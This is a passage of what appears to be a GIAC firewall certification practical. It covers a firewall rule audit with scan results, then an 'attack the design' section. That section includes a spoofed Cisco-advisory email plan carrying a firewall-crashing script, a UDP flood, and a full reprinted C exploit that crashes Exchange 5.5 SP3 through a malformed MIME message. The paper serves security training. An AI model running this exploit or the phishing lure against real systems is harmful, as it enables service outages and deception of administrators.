



Figure 26 Screen Shot of Session Description in SecureScan NX 2.6.0.35

After choosing the firewall session, we will have to wait for the agents to connect to the console.

Figure 27 Screen Shot of the Perimeter from SecureScan NX 2.6.0.35

Over at the agent machine we need to configure the console IP. It will attempt to connect to the console every 5 seconds with PING.



F
Figure 28 Screen Shot from SecureScan NX agent

Once everything is set, we can run the test. However, we will only be doing a firewall filter session. The difference is that the agent will not be testing on the vulnerability but on the filtering rules. The scan classify the risk as three categories. The following are the abstract taken from SecureScan NX:

High Risk Filter Rule classification[24]
VIGILANTe views a high risk filter rule as any filter rule that can directly send packets through the tested host disregarding the filter rules. Some examples of such a compromise are filter rules that allow through packets spoofed with the destination IP address. Using these vulnerabilities an intruder could bypass the security checks performed by the host.

Medium Risk Filter Rule classification
VIGILANTe views a medium risk filter rule as any filter rule that can send packets through the tested host using protocols and/or packets not normally forwarded by filtering devices. Some examples of such a compromise are filter fules that allow through packets used to exchange multicast information. Using these vulnerabilities an intruder could gather additional information or cause disturbance on the internal network to the extent of the defined protocol

Low Risk Filter Rule classification
VIGILANTe views a low risk filter rule as any filter rule that can send packets through the tested host using protocols and/or packets are blocked. Some examples of such a compromise are filter rules that allow packets through exhausting network bandwidth and/or can be used to gather information about the network infrastructure.

After the Scan the following result are being found. Tthe following table is to allow better reading of the result in a glance). This is the table from all internal-to-external interface.

Host	Scan Found
192.168.10.8	Nothing found
192.168.10.9	ICMP port unreachable packets can cross the firewall.
192.168.20.5	Nothing found
192.168.20.12	Nothing found
192.168.20.14	Nothing found
192.168.30.10	Nothing found
192.168.30.11	SSH/TCP(port number 22) packets can cross the firewall and leave your site ICMP port unreachable packets can cross the firewall.
192.168.30.12	Nothing found
192.168.50.2	HTTP/TCP(port number 80) packets can cross the firewall and leave your site. HTTPS/TCP (port number 443) packets can cross the firewall and enter your site.

The test has shown us what are the possible traffic that can pass through the firewall. One thing to note that though NMAP result has shown signs of DNS services present in the interfaces, the same packet is not allow to pass through the firewall. This is desirable as it shows that the Spilt DNS is not just allowing DNS request and reply through but instead answer and querying on client behalf.

[24] Explanation from SecureScan NX Report

To conduct the internal interfaces test, I need to reconfigure the console and agents again. Now we conduct the test by changing the console into the dec0_network, which is the 192.168.30.0 network and configured the agents to connect to the console. I've changed the console to 192.168.30.10 then to 192.168.30.11 and finally to 192.168.30.12 and configure the rest of the agents to respond to it accordingly. The actual server is plug out when the test is conducted and only replug after the result has been set. As the three servers are not in used during this period, plugging it out is okay. The test is ran three times. The following table is the result; only the positive Host results are shown.

Console IP	Host Scan	Result
192.168.30.10	192.168.50.2	IMAP/TCP(out) SMTP/TCP(out)
192.168.30.11	192.168.20.14	SSH/TCP (out)
192.168.30.12	Nothing Found	

The interpretation of the table is that the console IP used is 192.168.30.10, the host 192.168.50.2 can send an IMAP/TCP packet out and is received by the console. From the scan, no extra services or illegal traffic found. The only traffic that is supposed to reach 192.168.30.12 is from the firewall. By simply telneting to port 1025 to the 192.168.30.12 from the Firewall console, we are able to verify that the link is working. Next I need to reconfigure the console and agents again for the dec3_network, which is the 192.168.20.0 network and configured the agents to connect to the console. I've changed the console to 192.168.20.5 and 192.168.30.14 and configure the rest of the agents to respond to it accordingly. I have installed a temporary copy of the console into the SQL Server and 192.168.20.5 was unplugged for the test. I did not want to take out the Log Server as the traffic to it is also very easily tested, so I will leave it to the miscellaneous server test. The following table is the result; only the positive Host results are shown.

Console IP	Host Scan	Result
192.168.20.5	192.168.10.8	1433/TCP(out) 1434/UDP(out)
192.168.20.14	192.168.10.8	1433/TCP (out) 1434/UDP(out)

Finally, I will test the internal network, and to do so, all I need to change is the console to 192.168.50.200 and change rest of the agents accordingly. The result of the test is no illegimate traffic can go into the internal network. This resulst is compliance to our firewall policy of segregation of the internal network from external access.

VPN Test

To test the VPN we need to establish the tunnel and create one more rules for the tunnel, that is the communication with the agents to the console. After setting it up the

rest is straightforward. The following result is obtained from the scan (only positive result is shown).

Console	Hosts	Scan
192.168.20.10	189.10.1.1	SMTP/TCP (out) IMAP/TCP (out)

Internal Communications to the servers

The final stage of the test involves the testing of communications into some of the servers that has not been tested. Namely the webserver, the SSL server and the Log Repository. From the SecureScan test, we have tested that outgoing traffic from their segment is compliance to the policy that is they do not connect to illegimate interfaces or services. Now we need to test their incoming traffic. To test it is pretty simple, I try to connect to their service from every segments and check out the proxy activity and run a windump from the server machines. The result below is a consolidation of the webserver and SSL Server

Interface	Server	Result	windump
Ee00(external)	192.168.10.8	Able to access webpage	Incoming tcp 80 from 189.10.1.1
Dec0 (192.168.30.0)	192.168.10.8	Error accessing webpage	No traffic from dec0 network
Dec2 (192.168.50.0)	192.168.10.8	Able to access webpage	Incoming tcp 80 from 192.168.50.2
Dec3 (192.168.20.0)	192.168.10.8	Error accessing webpage	No traffic from dec2 network
Ee00(external)	192.168.10.9	Able to access HTTPS site	Incoming tcp 443 from 189.10.1.1
Dec0 (192.168.30.0)	192.168.10.9	Cannot establish connection	No traffic from dec0 network
Dec2 (192.168.50.0)	192.168.10.9	Able to access HTTPS site	Incoming tcp 443 from 192.168.50.2
Dec3 (192.168.20.0)	192.168.10.9	Cannot establish connection	No traffic from dec2 network

To test the log Server, I used one of my host-based firewall to generate syslogs to the log Server. The host-based firewall that I am using is Cyberwall Plus 7.3. It has the capability of generating syslogs message. So what we need to see is that if the logs are received in the log server.

Interface	Logs Received
Ee00 (External) 189.10.1.1	No
Ee00 (external) 202.100.100.2	yes

Dec0 (192.168.30.0)	yes
Dec1 (192.168.10.0)	yes
Dec2 (192.168.50.0)	yes
Dec3 (192.168.20.0) 192.168.20.14	yes

The result is compliance to the policy; as we want allow sending data to the log server from all internal interfaces and only the router.

This will conclude the test and the results are used to evaluate the firewall rules compliancy to the policy.

Evaluation of the Audit

The audit process is pretty tedious but nonetheless positive. From the nmap scan and real time server connections we are sure that the customer can access the web and SSL services but to the rest. Also email service is available to the other mails servers. No illegimate traffic is sent out from those interfaces to external sources. The nmap scan also ensures that the firewall do not provide the services on the external interfaces if given that the rule is set as a stateful filtering only. Only proxy services will be available to the external service.

The series of securescan test also ensures us that the SSH rules, from internal-to-external and internal-to-internal is working properly. Internal users are also very protect and the services that they can access outgoing only is confirmed to be HTTP, HTTPS, SMTP, IMAP and syslog to internal log system. Internal servers communication between each other is also confirmed to be working and no extra packets or illegimate packets can be sent through. The VPN tunnel is also tested and the mobile users restriction and IP discovery is working. This audit confirms the firewall rules are in full compliancy to our policy.

DESIGN UNDER FIRE

The GCFW practical assignment v1.8 by Matt Pogue http://www.giac.org/practical/Matt_Pogue_GCFW.doc is being chosen for the attack. I have notice that even though the paper is done at the Nov 2002, the devices software versions were not all up to date and thus was vulnerable to a number of attacks.




Figure 29

Attack Against the Firewall

From the paper, the Cisco Pix Software version is not clearly mentioned; I could only gathered from the fact that we were asked to refer to the command reference from the 6.1 that Matt is using version 6.1. From his paper page 15 line 2 :
"A complete command syntax for Cisco PIX firewall software version 6.1 can be found at
http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/prod_instructions_guides.html "

As per the version 6.1, it is vulnerable to Denial of Service while attackers are exploiting the vulnerability stated in VU #945216: **SSH CRC32 attack detection code contains remote integer overflow**. More details could be found in the Cisco security release

http://www.cisco.com/warp/public/707/SSH-scanning.shtml#Software

The Summary of the vulnerability from Cisco is as follow:

> While fixing vulnerabilities mentioned in the Cisco Security Advisory: Multiple SSH Vulnerabilities (http://www.cisco.com/warp/public/707/SSH-multiple-pub.html) we inadvertently introduced an instability in some products. When an attacker tries to exploit the vulnerability VU#945216 (described in the CERT/CC Vulnerability Note at http://www.kb.cert.org/vuls/id/945216) the SSH module will consume too much of the processor's time, effectively causing a DoS. In some cases the device will reboot. In order to be exposed SSH must be enabled on the device. Affected product lines are:
>
> - All devices running Cisco IOS® Software supporting SSH. This includes routers and switches running Cisco IOS Software.
> - Catalyst 6000 switches running CatOS.
> - Cisco PIX Firewall.
> - Cisco 11000 Content Service Switch family.

Preceding Situation

The situation that leads to this vulnerability begins when multiple SSH vulnerabilities were discover and there is a global increase in SSH scan as depicted in the CERT INCIDENT IN-2001-12 http://www.cert.org/incident_notes/IN-2001-12.html. While Cisco is trying to fix this error, she inadvertently created another instability in her range of products. When the users try to exploit the VU #945216 vulnerability, they will not be able to install tools or Trojan horses as the vulnerability suggest but they will be able to cause the firewall to suffer a DoS or reboot.

The Attack

The firewall though has this vulnerability; Matt has only opened the service to internal. I will have to find out whether he using a PIX first. The two template from nmap tool that will help me map out the PIX is as follows :

```
Fingerprint Cisco PIX 515 or 525 running 6.2(1)
TSeq(Class=TR%gcd=<6%IPID=I%TS=U)
T1(DF=N%W=1000%ACK=S++%Flags=AS%Ops=M)
T2(Resp=Y%DF=N%W=800|C00%ACK=S%Flags=AR%Ops=WNMETL)
T3(Resp=Y%DF=N%W=1000%ACK=S++%Flags=AS%Ops=M)
T4(Resp=N)
T5(DF=N%W=800|C00%ACK=S++%Flags=AR%Ops=WNMETL)
T6(DF=N%W=800|C00%ACK=S%Flags=AR%Ops=WNMETL)
T7(DF=N%W=800|C00%ACK=S++%Flags=UAPR%Ops=WNMETL)
PU(Resp=N)
```

Fingerprint Cisco PIX Firewall Version 6.2(1)
TSeq(Class=TR%gcd=<6%IPID=I%TS=U)
T1(DF=N%W=1000%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=Y%DF=N%W=1000%ACK=S++%Flags=AS%Ops=M)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)

After we know that it is a CISCO Pix, we have to determine the whether he is using SSH. I have choose to use the ssh scanner provided by Niels Provos at http://monkey.org/~provos/scanssh/ . It will return me a negative result as it hits the external interface. The thing I need to do is to get into the internal interface that will allow me to conduct this scan. There are two ways to go about doing this

1. Going through the long way, that is first scan for the web server and compromise it. Then use it to scan for internal services and discover the SYSLOG services. We can take over it and run the script from there. All this activities will generate too much traffic such that it is very tough to go through undetected.
2. Social Engineering. First I need to do modification to the scanssh that was provided by Niels so that when the administrator conducts the scan, it would crash the firewall there and then. I will have no need for the information provided by since I have to spoof the email address too so that they could not trace back to me. I will attach the new file to an email and name the subject: Cisco advisory solution to Multiple SSH Vulnerabilities. The "from" field I would also put in Cisco System Inc. Then I would go to an Internet café and use the facility in www.sendfakemail.com to send this file to the administrator. If he calls up Cisco advisory, then the plan would field. Else as this is a customized script, it is very unlikely to be appearing in the virus scanner so likeliness the administrator will apply the patch.

Running through the script on the firewall, I manage to cause it to reboot.

The Denial of Service (DOS) Attack

On 15 Oct 2002, CERT/CC publish a vulnerability note stating that there are a number of state-based firewalls that fail to effectively manage session table resource exhaustion. More details could be found in the following link: http://www.kb.cert.org/vuls/id/539363 this DOS attack basically exploited the fact that most firewall when creating the state session in memory will inadvertently consume all its resources and suffer a DOS.

The vulnerable protocols are the common TCP, UDP and ICMP. As an example, the services that Matt's design is using HTTP/TCP and DNS/UDP. There are a few things to note, first, how does PIX maintain the state session of UDP. For many firewalls, they claim to be able to stateful packet filtering for stateless protocol like ICMP and UDP, but there were no mention of which services are not going through this stateful filtering. In fact, for most of the firewalls, the services are using the stateful filtering by default. In the present trend of security threats, we cannot neglect attack coming in from internal network too. Cisco solution to this vulnerability depends on both the router to limit the traffic, configuration of time out values for the protocols and also its TCP Intercept feature. There is a dilemma, which was not mentioned. In most SYN flooding protection mechanism, the timeout value is a double-edged sword. When the timeout value is set too small, the clients who have slow internet access might suffer a tcp-timeout, if set too high, the attack will be applicable. The default timeout value is 30, changing it to something smaller looks unfeasible especially for narrowband client. Like Matt's design, most people uses HTTP/TCP and DNS/UDP, so without Cisco revising the way it handles the connections, it is very hard to mitigate this attack relying on the router and firewall only. As such, a revise in implementation is necessary. We have not seen this happening and the solution that Cisco provided does not cover all ends.

To create a denial of service, we will attack on the port 53 and the be utilizing on the udpflooder that is provided by http://www.blackhatcrew.com/programs.html. With 50 systems compromised, it would be easier for the attack to work. Below is a screen shot of the tool. Note that I have put a very small packet size so as to generate the packet as fast as possible.




Figure 30 Screen Shot from UDP Flooder 2.00

Note that this is only the UDP attack, there are still a lot of tools that does TCP syn flood small packet attack.

After conducting this test on the CISCO PIX using 2 Laptops, the percentage in the CPU Resources increase to 85%. By increasing the number of laptops and varying the communications protocol, I am quite sure the PIX firewall will suffer a DOS.

To mitigate this attack, besides waiting for CISCO patches, what we could do alternatively is to use an intrusion detection system. An IDS would be able to capture and detect the abnormal traffic and do a shunning to the firewall or router. This too is subjected to the time that the IDS detect this attack.

Attack a Specific Server

To attack Matt's server from external is a pretty tough choice. All his servers are at their highest patch level and going through the Internet, there isn't any known vulnerability for the servers at their current releases. As such I have to take a look at the threat he faces in the internal servers and internal attacks. This allows me to zoom in to the exchange server 5.5 that he uses for his internal mail. Judging from Matt's choice of DMZ server, I am pretty surprised that he is still using some of the older Microsoft software that is around. He has a very strong DMZ but internally, he would have a lot of job to do to strengthen his Microsoft servers.

Matt did not specifically specify what Service Pack he is running so I assume he is running on service pack 3. I refer to the vulnerability Exchange Server Attachment DoS attack (boundary) release by Microsoft security bulletin http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-082.asp. Microsoft Exchange server has its share of security problem. When I was searching through the web, there are so many vulnerabilities involved in both the Exchange 2000 and the Exchange 5.5 and the numbers of fixes were overwhelming. http://www.e-secure-db.us/dscgi/ds.py/View/Collection-224. I decided on this exploit, as there are ready scripts available on the web for me to use. A problem more and more commonly utilize in the Internet. First you look for scripts made available by some security webpages, then surf around the Internet and look for the machine. With Microsoft, it not that difficult to locate the server as most companies have a 3-year depreciation value with IT assets and as long as the exploit was found around one or two years, a lot of companies will still be using it. Patches were never followed closely and old vulnerabilities are still being exploited very commonly. The recent propagation of the SQL worm is the best example.

Brief Description from Microsoft bulletin

> "As part of its normal processing of incoming mails, Exchange server checks for invalid values in the MIME header fields. However, if a particular type of invalid value is present in certain fields, the Exchange service will fail. Restarting the Exchange service and deleting the offending mail can restore normal operations."

From the description, it gave me a very good indication when to start the exploit, preferably at Friday night where through the weekend, I would be able to shut down the mail server. Then carry out attacks on the firewall so that even if the IDS is able to detect any anomaly, it have no means to send alerts through emails.

The MIME headers field has been a constant problem not only with the server but also the Outlook clients. When the preview option is chosen by the outlook client, when receive MIME header that suggest multimedia extension like WAV or WMV, the agent will automatically choose the application that can execute this attachment. Creation of viruses like Melissa thus was possible.

I have gotten this script from http://www.securiteam.com/exploits/6L008200KC.html

Exploit:

```
    /*
     *
     * TESSA: The Exchange Simple Service Assimilator
     * ----------------------------------------------
     *
     * This will crash a 'Microsoft Exchange 5.5 SP3 Internet Mail Service
     * and Information Store' (what's in a name)
     *
     * For people who got a little brains.. translate the shellcode, it will become
     * more clear for you.
     *
     * by incubus <incubus@securax.org> http://securax.org/incubus
     *
     * All my love: Tessa.
     * Respect: #securax@efnet, mr_magnet, axess, f0bic, lamagra and steven.
     *
     */

#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>

#define SMTP_PORT 25

int main(int argc, char **argv){

  int i, sock, result;
    unsigned int port;
    struct sockaddr_in name;
    struct hostent *hostinfo;

    char buf[384] = "\x48\x45\x4c\x4f\x0d\x0a\x4d\x41\x49\x4c\x20\x46\x53\x4f\x4d\x3a"
                    "\x20\x72\x6f\x6f\x74\x40\x6d\x69\x63\x72\x6f\x73\x6f\x66\x74\x2e"
                    "\x63\x6f\x6d\x0d\x0a\x52\x43\x50\x54\x20\x54\x4f\x3a\x20\x61\x64"
                    "\x6d\x69\x6e\x69\x73\x74\x72\x61\x74\x6f\x72\x0d\x0a\x44\x41\x54"
                    "\x41\x0d\x0a\x0d\x0a\x4d\x49\x4d\x45\x2d\x56\x65\x72\x73\x69\x6f"
                    "\x6e\x3a\x20\x31\x2e\x30\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d"
                    "\x54\x79\x70\x65\x3a\x20\x6d\x75\x6c\x74\x69\x70\x61\x72\x74\x2f"
                    "\x61\x6c\x74\x65\x72\x6e\x61\x74\x69\x76\x65\x3b\x0d\x0a\x0d\x0a"
                    "\x20\x20\x20\x20\x20\x20\x62\x6f\x75\x6e\x64\x61\x72\x79\x3d\x22"
```

```
"\x3d\x5f\x20\x42\x6f\x75\x6e\x64\x61\x72\x79\x20\x31\x2d\x4b\x54"
"\x77\x45\x76\x34\x6a\x59\x38\x34\x48\x6b\x22\x0d\x0a\x0d\x0a\x20"
"\x2d\x2d\x3d\x5f\x20\x42\x6f\x75\x6e\x64\x61\x72\x79\x20\x31\x2d"
"\x4b\x54\x77\x45\x76\x34\x6a\x59\x38\x34\x48\x6b\x0d\x0a\x0d\x0a"
"\x20\x43\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70\x65\x3a\x20\x74"
"\x65\x78\x74\x2f\x70\x6c\x61\x69\x6e\x3b\x0d\x0a\x0d\x0a\x20\x20"
"\x20\x20\x20\x20\x20\x20\x63\x68\x61\x72\x73\x65\x74\x20\x3d"
"\x20\x22\x22\x0d\x0a\x0d\x0a\x20\x43\x6f\x6e\x74\x65\x6e\x74\x2d"
"\x54\x72\x61\x6e\x73\x66\x65\x72\x2d\x45\x6e\x63\x6f\x64\x69\x6e"
"\x67\x3a\x20\x37\x62\x69\x74\x0d\x0a\x0d\x0a\x20\x54\x68\x69\x73"
"\x20\x6d\x65\x73\x73\x61\x67\x65\x20\x69\x73\x20\x74\x65\x73\x74"
"\x0d\x0a\x0d\x0a\x20\x2d\x2d\x3d\x5f\x20\x42\x6f\x75\x6e\x64\x61"
"\x72\x79\x20\x31\x2d\x4b\x54\x77\x45\x76\x34\x6a\x59\x38\x34\x48"
"\x6b\x2d\x2d\x0d\x0a\x20\x0d\x0a\x20\x2e\x0d\x0a\x20\x0d\x0a\x20"
"\x0d\x0a\x51\x55\x49\x54"; /* phew.. */


   if (argc < 2){
   fprintf (stdout, "Microsoft Exchange 5.5 SP3 Denial of Service\n------------------------------------------
\n");
   fprintf (stdout, "You better do %s <ipaddress or hostname> <port>\n", argv[0]);
   fprintf (stdout, "by incubus <incubus@securax.org>\n\n");
   exit(0);
  }

   if (argc < 3) port = SMTP_PORT;
   else port = atoi(argv[2]);

  hostinfo=gethostbyname(argv[1]);
  if (!hostinfo){
   herror("Damn!"); exit(-1);
/* SecuriTeam.com */
   }

  name.sin_family=AF_INET;
  name.sin_port=htons(port);
  name.sin_addr=*(struct in_addr *)hostinfo->h_addr;
  sock=socket(AF_INET, SOCK_STREAM, 0);
  if (sock < 0) { herror("Damn!"); exit(-1); }
  result=connect(sock, (struct sockaddr *)&name, sizeof(struct sockaddr_in));
  if (result != 0) { herror("Damn!"); exit(-1); }
  send(sock, buf, sizeof(buf), 0);
  fprintf (stdout, "Done\n");
   close(sock);
  }
}
```

By running this script against the Mail Exchange Server, the server experienced a Blue Screen of Death. Cannot identify whether it's the exchange server that causes the BLOD or the OS TCP/IP stack.

To attack Matt's design required a step by step approached. Attacking from external source is not that easy as it most of the servers patches are up to date. Without the network diagram, though it is possible to scan the DMZ without alerting the IDS, the understanding of the internal system is going to be more difficult. But attacking from internal is going to be much more easy as the workers will understand the system more. It is not difficult to scan for the Exchange server 5.5 and through social engineering, it is going to be much simpler. From there, shutting down the mail server would be the first step as security administrators have the habit of sending alerts only through SNMP or SMTP. Without 24x7 monitoring, it is not going to be easy to response in time immediately. After getting down the mail server, we would then be able to attack the rest of the system one by one, with preference with the Microsoft servers.

